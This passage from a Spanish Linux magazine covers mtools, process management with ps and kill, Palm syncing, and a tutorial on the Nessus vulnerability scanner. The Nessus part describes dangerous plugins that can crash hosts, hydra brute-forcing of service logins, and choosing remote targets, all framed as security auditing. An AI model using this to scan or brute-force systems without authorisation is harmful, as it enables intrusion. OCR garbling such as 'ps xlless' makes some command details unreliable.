mkbootdisk: se utiliza para crear un disco de carga dado el kernel que se desea cargar. Ejemplo:

```
$ mkbootdisk 2.6.3-7
```

FINALMENTE, HABLEMOS DE MTOOLS

Las mtools son herramientas que se incluyen en la mayoría de las distribuciones. Son fáciles de usar y muy útiles. Permiten el acceso directo a disquetes o particiones con formato MS-DOS sin necesidad de proceder al montaje de la unidad. Ejemplos:

mdir: lista el contenido de un disquete; por ejemplo, **$ mdir a:**
mcopy: copia ficheros hacia el disquete; por ejemplo, **$ mcopy doc/manual.txt a:**
mdel: borra ficheros del disquete; **$ mdel a:manual.txt**
mformat: formatea el disquete; **$ mformat a:**
Otros comandos son: **mattrib, mbadblocks, mdeltree, mdu, minfo, mkmanifest, mlabel, mmount, mmove, mread, mren, mtoolstest y mtype**.

EN CONCLUSION...

Saber utilizar GNU/Linux desde la consola puede ser muy útil en algunos momentos, ya que no siempre vamos a encontrarnos con entornos gráficos instalados.
¡A tipear se ha dicho! ★ **Ariel Corgatelli**

UNIDADES TIPICAS EN GNU/LINUX

HDDS/CDROMS (IDE)	
hda	Disco primario (master)/ Primera partición
hdb	Disco secundario (master) / CD-ROM
hdc,	Secundario master
hdd	Secundario esclavo
HDDS/CDROMS (SCSI)	
sda	Primera unidad SCSI
sdb	Segunda unidad SCSI
sdc	Tercera unidad SCSI
sdd	Cuarta unidad SCSI
PARTICIONES	
hda1	Primera partición del disco master primario
hda2	Segunda partición del disco esclavo primario
hdc1	Primera partición del disco master secundario
hdc2	Segunda partición del disco esclavo secundario
DISQUETERAS	
fd0	A:
fd1	B:

CONSEJOS PARA PRINCIPIANTES

Procesos

Un proceso es una instancia de un programa en ejecución. En GNU/Linux se ejecutan muchos procesos de forma automática, pero sólo uno accede al procesador en un instante determinado. Así funcionan los sistemas multiproceso.
En el momento de ser creado, cada proceso es asignado a un número de PID (Process ID) y al usuario que lo ejecutó. Veamos un ejemplo de esto:

```
[ariel@sever ariel]$ ps
  PID TTY      TIME CMD
16020 pts0   00:00:00 bash
16055 pts0   00:00:00 ps
[ariel@sever ariel]$
```

Como pueden observar, el comando **ps** será el encargado de mostrarnos los procesos en nuestro sistema. Examinando la información, vemos que contamos con PID (número de proceso); TTY, que nos muestra la terminal donde se está ejecutando; TIME, que es el tiempo de CPU que fue asignado en ese momento, y por último, el comando que lo ejecutó. También podemos observar que el comando **ps** nos mostrará la información del usuario actual, es decir que no vemos procesos de otros usuarios.
Algunas de las combinaciones que podemos utilizar en conjunto con el comando **ps** son:

[ariel@sever ariel]$ ps x
Muestra todos los procesos del usuario actual, sin distinción de terminal.

[ariel@sever ariel]$ ps a
Muestra todos los procesos de todos los usuarios.

[ariel@sever ariel]$ ps f
Muestra las relaciones jerárquicas entre los procesos.

[ariel@sever ariel]$ ps e
Muestra el entorno de cada proceso.

[ariel@sever ariel]$ ps l
Utiliza un formato más largo (presenta más información).


[ariel@sever ariel]$ ps u
A la hora de desplegar información, utiliza un formato orientado a usuario.

[ariel@sever ariel]$ ps xlless
Muestra la misma información que utilizando el parámetro **x**, con la única diferencia de que nos brinda la opción **lless**, el paginado de la información.


Con los ejemplos antes citados, podemos realizar la combinación de letras que queramos para obtener más información. Por ejemplo:

```
[ariel@sever ariel]$ ps -a
  PID TTY      TIME CMD
16120 pts0   00:00:00 ps
```

Con esta combinación, sólo vemos los procesos que está ejecutando el usuario Ariel.



KDE TASK MANAGER ES UNA VERSION VISUAL DE TOP, LA HERRAMIENTA DE MONITOREO EN TIEMPO REAL.



EL MEDIDOR DE PERFORMANCE DE KTOP NOS PERMITIRA VISUALIZAR DE FORMA RAPIDA EL RENDIMIENTO DE NUESTRO SISTEMA.

CONTINUAMOS CON NUESTRA SECCION DE CONSOLAS DEDICADA A LOS QUE RECIEN SE INICIAN EN EL MUNDO DE GNU/LINUX. EN ESTA OCASION, LES ENSEÑAREMOS A ESTAR SIEMPRE INFORMADOS SOBRE EL SISTEMA Y A SALVAR LA SITUACION CUANDO UNA APLICACION NO RESPONDE.

```
[ariel@sever ariel]$ ps af
  PID TTY      STAT   TIME COMMAND
16020 pts0     S      0:00 /bin/bash
16164 pts0     R      0:00  \_ ps af
16121 tty2     S      0:00 -bash
16160 tty2     S      0:00  \_ top
```

Con la combinación **af** vemos, además, que en la consola 2 se está ejecutando un proceso llamado **top**. Con la combinación **afl**, obtenemos más información referida al usuario que está ejecutando las operaciones. En la imagen, en la columna UID aparece el número de usuario que está ejecutando el proceso en cuestión; en el ejemplo, **root** es quien está ejecutando todos los procesos. También encontramos los valores de prioridad para cada proceso, si es activo, etc. Ahora pasemos a la información detallada. Como dijimos anteriormente, es posible consultar los procesos usando la combinación más adecuada para cada usuario, con **ps axu**. Con ella tenemos la combinación casi perfecta para saber qué está pasando en nuestro sistema en un momento determinado. Sabremos el nombre del usuario logueado en nuestro sistema (en el caso de los usuarios comunes, sólo tendremos el número de UID), el número de proceso o PID, el porcentaje de CPU utilizado, el porcentaje de memoria, la fecha, la hora comando, tipo, etc. A toda esta información no estaría de más agregarle el paginado correspondiente:

```
[ariel@sever ariel]$ ps auxlless
```

De esta manera, damos por concluida la explicación del cómo y el porqué de los procesos. Ahora vamos a poner en práctica nuestros conocimientos. Otro comando que nos permitirá ver un listado de procesos es **top**, con la diferencia de que éste lo hace en tiempo real.

```
Alternarama:~# ps afl
F   UID   PID  PPID PRI  NI   VSZ  RSS WCHAN  STAT TTY        TIME COMMAND
0     0 19211 19209   8   0  2588 1124 read_c Ss+  pts/2      0:00 bash
4     0 12024 12019  11   0  2584 1428 wait4  Ss   pts/3      0:00 -bash
0     0 12027 12024  18   0  2816 1244 -      R+   pts/3      0:00  \_ ps afl
5     0  3406     1   9   0  2304  920 select Ss+  pts/1      0:18 /usr/sbin/pppd /dev/pts
0     0   609     1   9   0  1484  408 read_c Ss+  tty1       0:00 /sbin/getty 38400 tty1
0     0   515     1   9   0  1484  408 read_c Ss+  tty6       0:00 /sbin/getty 38400 tty6
0     0   514     1   9   0  1484  408 read_c Ss+  tty5       0:00 /sbin/getty 38400 tty5
0     0   513     1   9   0  1484  408 read_c Ss+  tty4       0:00 /sbin/getty 38400 tty4
0     0   512     1   9   0  1484  408 read_c Ss+  tty3       0:00 /sbin/getty 38400 tty3
0     0   511     1   9   0  1484  408 read_c Ss+  tty2       0:00 /sbin/getty 38400 tty2
Alternarama:~#
```

```
Alternarama:~# ps axu|more
USER       PID %CPU %MEM   VSZ  RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.2  1492  476 ?        S    Aug17   0:00 init [2]
root         2  0.0  0.0     0    0 ?        S    Aug17   0:00 [keventd]
root         3  0.0  0.0     0    0 ?        SN   Aug17   0:02 [ksoftirqd_CPU0]
root         4  0.0  0.0     0    0 ?        S    Aug17   0:31 [kswapd]
root         5  0.0  0.0     0    0 ?        S    Aug17   0:00 [bdflush]
root         6  0.0  0.0     0    0 ?        S    Aug17   0:02 [kupdated]
daemon     256  0.0  0.2  1608  520 ?        Ss   Aug17   0:00 /sbin/portmap
root       334  0.0  0.3  2240  756 ?        Ss   Aug17   2:12 /sbin/syslogd
root       337  0.0  0.2  2032  492 ?        Ss   Aug17   0:00 /sbin/klogd
root       350  0.0  0.4  2800  956 ?        Ss   Aug17  37:17 /usr/sbin/famd -T 0
root       355  0.0  0.2  2220  636 ?        Ss   Aug17   0:00 /usr/sbin/inetd
root       455  0.0  0.5  3524 1184 ?        Ss   Aug17   1:00 /usr/lib/postfix/master
root       463  0.0  0.3  7380  848 ?        Ss   Aug17   1:26 /usr/sbin/smbd -D
root       470  0.0  0.4  3388  988 ?        Ss   Aug17   0:01 /usr/sbin/sshd
root       478  0.0  0.3  2368  732 ?        Ss   Aug17   0:00 /sbin/rpc.statd
daemon     481  0.0  0.2  1672  568 ?        Ss   Aug17   0:00 /usr/sbin/atd
root       484  0.0  0.3  1756  708 ?        Ss   Aug17   0:03 /usr/sbin/cron
root       490  0.0  0.6 143288 1360 ?       Ss   Aug17   0:08 /usr/sbin/apache
```

EN LAS IMAGENES VEMOS DOS MANERAS DIFERENTES DE OBTENER UN LISTADO DE PROCESOS CON EL MISMO COMANDO. RECUERDEN QUE EL LISTADO ES VIEJO DESDE EL MOMENTO EN QUE LO VEN EN PANTALLA. PARA UN INFORME EN TIEMPO REAL, USEN TOP O SUS VARIANTES.

EN EL MUNDO REAL...

GNU/Linux es reconocido porque posee una alta estabilidad y porque es "anticuelgue".
Ahora bien, es posible que las aplicaciones no se comporten de la misma manera, y por eso es necesario saber manejar bien la información de los procesos.
Veamos el ejemplo de una aplicación ejecutada en el entorno gráfico que, vulgarmente, podríamos decir que "se colgó".
El usuario 500 en su entorno gráfico está utilizando la aplicación **Abiword**, que no está respondiendo, de modo que hay que cerrarla.

Les doy un pequeño consejo: estando en el entorno gráfico, hay una forma rápida y sencilla de cerrar una aplicación rápidamente (**xkill**).
Sigamos ahora con nuestro aprendizaje del manejo de procesos en la consola. Con:

```
[ariel@sever ariel]$ ps xlless

16205 ?        S      0:00 abiword
16219 pts0     R      0:00 ps x
16220 pts0     R      0:00 /bin/sh /usr/bin/less
```

vemos que el proceso **abiword** está corriendo con el número 16205. Para proceder a matarlo, recurrimos al comando **kill**, cuyo uso básico es muy simple.

```
[ariel@sever ariel]$ kill 16205
```

De esta forma, podemos observar que la aplicación Abiword ligada al número 16205 ya no está corriendo en nuestro sistema. Para obtener más información sobre el comando **kill**, podemos recurrir al manual **man**.

```
[ariel@sever ariel]$ man kill
```

CONCLUSION

El maravilloso mundo de GNU/Linux nos da la posibilidad de conocer en todo momento lo que está pasando en nuestro sistema. Es por eso por lo que resulta fundamental aprender bien el funcionamiento de los procesos. ★ **Ariel Corgatelli**

LIBERANDO A TU PALM DE WINDOWS

Linux&Palm

Lo primero que tienen que hacer es conectar el cradle a un puerto serie o USB. En GNU/Linux los puertos serie COM se denominan **/dev/ttyS0** y **/dev/ttyS1**, pero también podrían ser **/dev/cua0** y **/dev/cua1**. En mi caso, tengo un Handspring Visor Deluxe con conexión USB, que sería **/dev/ttyUSB0**. La mayoría del soft para Palm en GNU/Linux busca el dispositivo en **/dev/pilot**, es decir que hay que hacer un link simbólico al puerto en el cual está conectado el cradle. Para esto, desde una consola ingresen **ln -s /dev/ttyUSB0 /dev/pilot**.

SINCRONIZAR EN LA LINEA DE COMANDOS

Para realizar esta tarea hay que usar la fabulosa herramienta **pilot-link**. Si tienen Fedora, SuSE o Mandrake, posiblemente ya lo tengan instalado; en caso contrario, tendrán que bajarlo de **www.sourceforge.net/projects/pilot-link**.

Una vez que lo bajaron, deben descomprimirlo y entrar en el directorio que crea para escribir el comando **./configure**. Luego que el script cree el archivo Makefile, ingresen **make install**. A continuación, editen el archivo **/.bashrc** (es un archivo oculto ubicado en el directorio **/home/usuario**); para exportar la variable de entorno PILOTRATE a un valor alto, de 115200 baudios, tienen que agregar estas dos líneas:

```
PILOTRATE=115200
export PILOTRATE
```

Si tienen problemas al comunicarse a esa velocidad, configúrenlo a 57600, que es la velocidad que viene por default en las Palm. Hecho todo esto, ¡manos a la obra!

HERRAMIENTAS INCLUIDAS

Pilot-link incluye alrededor de 40 herramientas, de las cuales la que más van a utilizar es **pilot-xfer**, que les permitirá instalar, realizar y recuperar backups.

El proceso para instalar un programa es sumamente sencillo; sólo tienen que ingresar:

```
pilot-xfer /dev/pilot -i programa.prc
```

Para hacer un backup de la Palm:

```
pilot-xfer /dev/pilot -r directorio-backup
```


Para saber qué programas tienen en la Palm:

```
pilot-xfer /dev/pilot -l
```

Como pueden ver, el manejo es sumamente simple.

DESDE EL MODO GRAFICO...

En este ámbito, deberán instalar **J-Pilot**, que pueden bajar desde **freshmeat.net/projects/jpilot/**. Pueden descargar el paquete **rpm** ya compilado, o el **tar.gz** y compilarlo. **J-Pilot** funciona casi de la misma forma que las versiones del Palm Desktop para Windows y Mac. Tiene agenda, libreta de direcciones, bloc de notas, lista de pendientes, impresión PostScript, soporte para plug-ins, posibilidad de realizar backups completos o sólo de las aplicaciones soportadas, búsqueda global, instalación de archivos, y muchas cosas más. Si quieren más integración con su escritorio, GNOME tiene todo. En **Centro de control/Periféricos/Enlace pilot**, encontrarán todo para integrar GNOME con la Palm.



J-PILOT ES UNA COMPLETA SUITE PARA SINCRONIZAR LOS DATOS DE NUESTRA PALM CON GNU/LINUX DE FORMA GRAFICA.

PILOT-LINK NOS PERMITE CONECTARNOS Y TRANSFERIR PROGRAMAS A LA PALM DESDE LA CONSOLA. EN EL SITIO OFICIAL HAY MUCHA INFORMACION ACERCA DE COMO USARLO.

SI SON AFORTUNADOS POSEEDORES DE UNA PALM, AMANTES DEL PINGÜINO Y NO SABEN CÓMO CONECTARLOS, LEAN ESTE ARTICULO, DONDE LES EXPLICAREMOS PASO A PASO CÓMO HACERLO. BASTA DE WINDOWS PARA ESTE TRABAJO: ¡LINUX RULES!

Si es la primera vez que conectan la Palm a GNOME-pilot, pero ya habían sincronizado antes, éste lanzará un asistente (wizard) que les irá pidiendo la información y deberán especificar a qué puerto está conectado el equipo (**/dev/pilot**). Después de haber configurado el **GNOME-pilot**, deberían ser capaces de establecer una primera sincronización presionando el botón **HotSync**. Así se creará una cuenta para la Palm en la sección de enlace pilot del Centro de control. La primera vez que realicen una sincronización se creará en su personal un subdirectorio llamado **/MyPilot**, que contendrá otros subdirectorios:

/backup
/expense
/memos

También se generará un archivo llamado **Address.gcd**, que es un volcado de la libreta de direcciones en el formato de **GnomeCard**. Además, pueden integrar la Palm con el cliente de correo Evolution. Para hacerlo, tienen que ir a **Herramientas/Configuracion de pilot**, y lanzar también el demonio de GNOME-pilot.

CONCLUSION

Hay muchísimas cosas más para hacer con la Palm y GNU/Linux, pero que exceden el objetivo de esta nota introductoria. Por ejemplo, podrían conectarse al sistema mediante ppp y navegar en Internet con la Palm... Interesante, ¿no?
No se olviden de consultar las man pages de los programas **J-Pilot**, pilot-link/xfer y GNOME-pilot, donde descubrirán muchas cosas interesantes en la herramienta pilot-xfer, como la opción **-O** (--Osflash), que hace un backup de las bases de datos del sistema que están en la flash ROM; y **–I** (--Illegal), que realiza una copia del archivo **UnsavedPreferneces.prc**.
Para los más experimentados en GNU/Linux, les dejo una inquietud: uclinux, **www.uclinux.com** (desafortunadamente, hay que pagarlo, pero vale la pena). Espero que hayan disfrutado de esta nota. ¡Hasta la próxima! ★ **Jonatan Pugliese**

¡Aprendé Linux sin moverte de tu casa!

Ahora podés aprender a usar Linux (y convertirte en un experto) desde cualquier rincón del mundo con un profesional a tu lado.

Operación Básica (I y II)
1 mes de duración - clases en vivo - soporte vía e-mail - material adicional.

Montaje de redes Linux
Cursos cortos. Administración, servidor Apache, Samba, FTP, E-mail, etc.

Programación
PHP, PHP + MySQL, PERL (I y II), programación en lenguaje C.

...¡y muchos más!

Clases escritas
Clases de apoyo en vivo
Certificados impresos
Soporte vía e-mail
Soporte vía foros
¡Cursos desde $50!

www.linuxadistancia.com
Un emprendimiento de Héctor Facundo Arena

AUDITORIA DE SISTEMAS

NESSUS

NESSUS APUNTA A SER UN ESCANER REMOTO DE SEGURIDAD FREE QUE NOS PERMITE AUDITAR REDES O HOSTS. ASI PODEMOS DETERMINAR SI ALGUIEN (O UN GUSANO) PUEDE LLEGAR A ENTRAR EN NUESTRO SISTEMA.

No se limita sólo a mostrarnos los problemas de seguridad que puede tener un equipo, sino que, además, sugiere una posible solución. Tampoco sirve únicamente para escanear una plataforma en particular; por el contrario, si escaneamos un GNU/Linux, nos da ciertas pautas distintas de la de bajar un parche de Microsoft en caso de usar Windows.

Nessus, citando la página del producto, no asume nada. Si tenemos un webserver corriendo en el puerto 1234, se dará cuenta y controlará la seguridad del sistema como si fuese un webserver. En resumen, ésta es la versión free del producto conocido como **Retina** (www.eeye.com).

¿EN QUE PLATAFORMAS FUNCIONA?

A diferencia de **Retina**, que corre sólo bajo Windows, Nessus lo hace en GNU/Linux, MacOS X, Solaris, FreeBSD y otros. Vale aclarar que **el cliente Windows es un cliente**. ¿A qué viene esto? Si leemos entre líneas, veremos que muchas aplicaciones en GNU/Linux funcionan de ese manera. Sin ir más lejos, el modo gráfico es un servidor y, de alguna forma rebuscada, podemos decir que las aplicaciones que se visualizan en ese entorno son los clientes. La relación que hay entre un cliente y un servidor Nessus es similar a la que hay entre un cliente y un servidor de correo. La aplicación de Windows es exclusivamente un front-end (un cliente), y necesita de un servidor (que corre en el resto de las plataformas) para funcionar.

Hay binarios oficiales para Debian, FreeBSD, Knoppix, NetBSD, OpenBSD y SuSE. Para RedHat y Mandrake, no, pero seguramente encontrarán algo en rpmfind.net.


Nessus realiza varias pruebas contra los destinos elegidos. Puede efectuar más de 1200 tests, divididos en 23 categorías.

INSTALACION DEL SISTEMA

La instalación de Nessus sobre GNU/Linux es humillantemente simple. Ni siquiera vale la pena comentarla en detalle, excepto por algunas aclaraciones que suelen confundir.

Si no tenemos Nessus como paquete disponible en nuestra distribución, podemos remitirnos a la página oficial en www.nessus.org, y en la misteriosa sección de download, nos llevaremos la grata sorpresa de encontrar el Santo Grial.

Hay cuatro posibles downloads: los dos de Windows podemos descartarlos, pero en cuanto a las opciones *NIX, podemos elegir entre la estable o la de desarrollo. Vamos a usar directamente la de desarrollo para hacer uso de los **chequeos de seguridad locales**, de los cuales hablaremos más adelante.



EN ESTA SECCION DEL PROGRAMA PODEMOS ELEGIR LOS PLUGINS QUE EJECUTARA EL SISTEMA.

ESTA ES LA VENTANA QUE NOS INFORMA LOS HOSTS QUE ESTAN SIENDO CHEQUEADOS.

Ahora que nos decidimos por la versión de desarrollo, podemos optar por bajar las tradicionales fuentes, instalarlo online con el lynx en consola o bajar un instalador. Para los que están por festejar por el pseudo "setup.exe" que nos ofrece Nessus, empiecen a descorchar, porque funciona. La opción sería bajar el "nessus-installer.sh" de alguno de los mirrors oficiales, por ejemplo, **ftp.nessus.org/nessus/nessus-2.1.2/nessus-installer/**.
Otra aclaración: Nessus necesita tener instalados el GTK 2.2 y las librerías de openssl. Está de más decirlo, porque es raro que la distribución de turno que estén usando no cumpla con estos requerimientos.
Una vez que hayan bajado el archivo, si leyeron la página, habrán visto que es un simple sh nessus-installer.sh.

CONFIGURACION

Luego de terminar la instalación, hay que configurar todo, para lo cual tenemos que generar un certificado que van a utilizar los clientes para conectarse por ssl, y un usuario y un password, que no será uno de *nix, sino uno propio de la aplicación.
Para generar el certificado existe el nessus-mkcert, que al ejecutarlo ofrece lo siguiente:

```
-----------------------------------------------------------------------------
                    Creation of the Nessus SSL Certificate
-----------------------------------------------------------------------------
This script will now ask you the relevant information to create the SSL
certificate of Nessus. Note that this information will *NOT* be sent to
anybody (everything stays local), but anyone with the ability to connect
to your Nessus daemon will be able to retrieve this information.

CA certificate life time in days [1460]:
Server certificate life time in days [365]:
Your country (two letter code) [FR]: AR
Your state or province name [none]: Ciudad de Buenos Aires
Your location (e.g. town) [Paris]: Capital
Your organization [Nessus Users United]: MP Ediciones
```

Los datos son irrelevante si no le dan importancia al certificado.
Luego, con nessus-adduser, podremos crear el usuario para conectarnos al server. Una aclaración importante es que cuando pregunte:

```
Authentication (pass/cert) [pass] :
```


elijamos pass o, simplemente, presionemos ENTER, porque no nos está pidiendo un password, sino que nos pregunta si queremos validar al usuario vía certificado o vía password.

ACTUALIZACION DE LOS PLUG-INS

Nessus tiene plugins para realizar los tests. Estos pueden ser actualizados, porque continuamente hay novedades sobre exploits y versiones. Para mantenernos al día, podemos usar el nessus-update-plugins.

```
azrael:~# nessus-update-plugins –h

nessus-update-plugins 1.0.6, by Renaud Deraison
    <deraison@cvs.nessus.org>
```



DESDE AQUI PODEMOS INGRESAR LOS DATOS NECESARIOS PARA CONECTARNOS CON EL CLIENTE.

```
Usage : nessus-update-plugins [-v[v]] [-r name] [-h] [-d dir]

-v          : be verbose
-d DIR      : install plugins in DIR
-r NAME     : read plugin named NAME
-h          : this help screen

Default action  : update the nessusd plugins
azrael:~#
```

Si lanzamos el script con el switch –v, veremos el progreso y los plugins que está actualizando. Este es el paso natural para estar al día luego de haber instalado y configurado Nessus.

LANZANDO EL DEMONIO

Ya lo habíamos anticipado: hay que arrancar el servidor para poder conectarse con el cliente. En nuestra instalación, tenemos el cliente y el servidor en el mismo equipo, así que vamos a iniciarlo para luego poder ejecutar el cliente.

```
azrael:~# /etc/init.d/nessusd start
Starting Nessus daemon: nessusd.
azrael:~# ps -fea | grep nessusd
root     21712     1  0 15:48 ?        00:00:00 nessusd: waiting
                                        for incoming connections
root     21714 12324  0 15:48 pts/5    00:00:00 grep nessusd
```

Bien, tenemos corriendo **Nessusd**; ahora arranquemos nuestro cliente.

CONECTARSE CON EL CLIENTE

Cuando iniciemos Nessus, veremos una interfaz que nos ofrece elegir el host donde está el servidor. En nuestro caso, sigue siendo localhost, nosotros mismos. La parte que nos preocupa ahora es el usuario y el password, ya que tendremos que recordar los que creamos con anterioridad. Luego de conectarnos y recibir el certificado, aparece la leyenda Connected.

USANDO NESSUS

Ahora tenemos acceso al resto de las opciones del cliente estando conectados. En la parte de plugins, podremos seleccionar qué tipo de tests queremos realizar. Si no encuentra una aplicación o equipo capaz de realizar dicho test, no lo hará.

ELEGIR PLUGINS PELIGROSOS Y NO PELIGROSOS

Si estamos en una LAN, usar los plugins peligrosos puede llegar a colgar el host al que le realicemos el escaneo. En caso de que realmente queramos hacer todos los tests, simplemente marcamos Enable all.

- ★ **Preferencias**: en este punto, deberíamos hablar mucho, ya que hay diversas opciones importantes que hacen al resultado del escaneo. Si prestan atención, verán que Nessus usará aplicaciones como **nmap** para analizar el host remoto, y podemos setear qué opciones utilizar. También podemos ver que usa **hydra** para loguearse por fuerza bruta a los servicios que ofrezca el host.
  Es importante destacar que pueden proveer de un usuario y password a ciertos servicios, como pop3, ftp y samba, entre otros. De este modo, podrán testear esos servicios como un usuario válido.
- ★ **Scan Options**: encontraremos aquí la función de realizar un escaneo en background. De esta manera, podemos continuar nuestro test cerrando el cliente y, luego de horas, ver el resultado obtenido. Luego podemos enviar el resultado a una dirección de correo e, incluso, repetir el escaneo cada cierta cantidad de segundos.
- ★ **Knowledge Base**: una función más que interesante. Si se fijan, antes de la opción **credits** hay un **KB** que significa Knowledge Base (base de conocimiento). Marcando esta opción, podremos mantener una base de los hosts y su progreso a medida que realizamos escaneos periódicos. Incluso es posible definir que nos muestre exclusivamente las diferencias para ver el progreso de seguridad de un host o red.

SELECCION DE "TARGETS"


Cuando decidamos que es hora de comenzar a escanear, tendremos que caer en "target selection", donde podremos optar por las redes o hosts. Además de usar direcciones de IP, podemos usar nombres de equipos (por ejemplo: www.sitio_a_escanear.com) o de redes (como 192.168.0.0/24).
Una vez iniciado el escaneo, Nessus hará el trabajo de controlar esos hosts, testearlos y generar un reporte con sus vulnerabilidades y posibles soluciones a los problemas encontrados.

LOCAL SECURITY CHECKS


Mencionamos antes este punto, pero no vimos nada en concreto. En un principio, y aun en su versión estable, Nessus no realiza chequeos locales en un equipo. Esto significa que todos los tests son remotos.
